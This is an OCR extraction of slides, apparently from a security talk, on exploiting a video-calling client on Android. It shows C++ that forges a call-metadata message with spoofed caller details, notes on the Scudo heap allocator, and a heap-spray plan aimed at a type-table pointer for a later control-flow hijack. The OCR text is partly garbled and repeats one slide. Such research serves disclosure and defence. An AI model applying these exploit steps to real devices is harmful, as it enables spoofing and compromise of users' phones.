


```
facebook::multiway::DataMessage forgedMessage2;
fbwebrtc::GenericDataMessage genericDataMessage2;
genericDataMessage2.topic() = "call_metadata";
genericDataMessage2.data() = std::string();

genericDataMessage2.data() =
    "{\"caller_name\":\"Innocent Caller\, \"caller_profile\":\"https://t3.ftcdn.net/jpg/00/59/75/02/360_F_59750250_KN143a5g3Wi1mNqjxnn6X2e4IavbZLWj.jpg\",

forgedMessage2.body().ensure().genericMessage() = genericDataMessage2;
forgedMessage2.header()->shouldSendToAllUsers() = true;

dataMessages.push_back(forgedMessage2);
```


```
// An optional list of app-specific DataMessages to be sent to callee
8: optional list<DataMessage> appMessages;
// DEPRECATED: use productMetadata instead
// 9: optional map<MultiwayShared.UserId, UserProfile> userProfiles;
```

Victim Client updates call model with spoofed caller information

Victim Client



```
// Update with callmetadata information if applicable
if (isCaller && isOneToOneCalling && callMetadata != nullptr) {
  remoteUserProfile =
    RSUserProfileMutator{remoteUserProfile}
        .setName(callMetadata->getCallerName())
        .setProfilePictureUrl(callMetadata->getCallerProfile())
        .setUserProfileState(RSUserProfileStateRingRequestFetched)
        .build();
}
```




Interlude: Scudo

Scudo is the default heap allocator used on Android >= 11


- When you call malloc and free on these platforms you are using scudo

Scudo consists of the following security features:

- Checksum of heap chunk metadata to detect corruption on free
- Sized base class regions based on requested allocation size
  - Guard pages between regions
- **Non-determinism**
  - **Randomized selection of chunk to fulfill allocation within class region**



```
struct AndroidSizeClassConfig {
#if SCUDO_WORDSIZE == 64U
  static const uptr NumBits = 7;
  static const uptr MinSizeLog = 4;
  static const uptr MidSizeLog = 6;
  static const uptr MaxSizeLog = 16;
  static const u32 MaxNumCachedHint = 13;
  static const uptr MaxBytesCachedLog = 13;

  static constexpr u32 Classes[] = {
      0x00020, 0x00030, 0x00040, 0x00050, 0x00060, 0x00070, 0x00090, 0x000b0,
      0x000c0, 0x000e0, 0x00120, 0x00160, 0x001c0, 0x00250, 0x00320, 0x00450,
      0x00670, 0x00830, 0x00a10, 0x00c30, 0x01010, 0x01210, 0x01bd0, 0x02210,
      0x02d90, 0x03790, 0x04010, 0x04810, 0x05a10, 0x07310, 0x08210, 0x10010,
  };
```



```
//
// Regions are mapped incrementally on demand to fulfill allocation requests,
// those mappings being split into equally sized Blocks based on the size class
// they belong to. The Blocks created are shuffled to prevent predictable
// address patterns (the predictability increases with the size of the Blocks).
//
```

References:
https://www.l3harris.com/newsroom/editorial/2023/10/scudo-hardened-allocator-unofficial-internals-documentation
https://www.synacktiv.com/en/publications/behind-the-shield-unmasking-scudos-defenses

Ring Callee: MCFData Heap Spraying


Leverage **appMessages** list in the **Ring Request** to spray the heap with attacker controlled data

- **appMessages** are translated into **(MCFString, MCFData)** pairs allocated on the Scudo heap
- Attacker has control over data and size
- Many can be supplied in a single request(~1MB max)
- They persist in a call session for the duration of the call
- They are freed when the call ends

MCF types contain a type table pointer


- **This will be our corruption target for our control flow hijack primitive later on in the chain**

Ring Request



```
// An optional list of app-specific DataMessages to be sent to callee
8: optional list<DataMessage> appMessages;
// DEPRECATED: use productMetadata instead
// 9: optional map<MultiwayShared.UserId, UserProfile> userProfiles;
```

MCFData



Ring Callee: MCFData Heap Spraying


Leverage **appMessages** list in the **Ring Request** to spray the heap with attacker controlled data

- **appMessages** are translated into **(MCFString, MCFData)** pairs allocated on the Scudo heap
- Attacker has control over data and size
- Many can be supplied in a single request(~1MB max)
- They persist in a call session for the duration of the call
- They are freed when the call ends

MCF types contain a type table pointer


- ***This will be our corruption target for our control flow hijack primitive later on in the chain***

Ring Request



```
// An optional list of app-specific DataMessages to be sent to callee
8: optional list<DataMessage> appMessages;
// DEPRECATED: use productMetadata instead
// 9: optional map<Multi   yShared.UserId, UserProfile> userProfiles;
```

MCFData

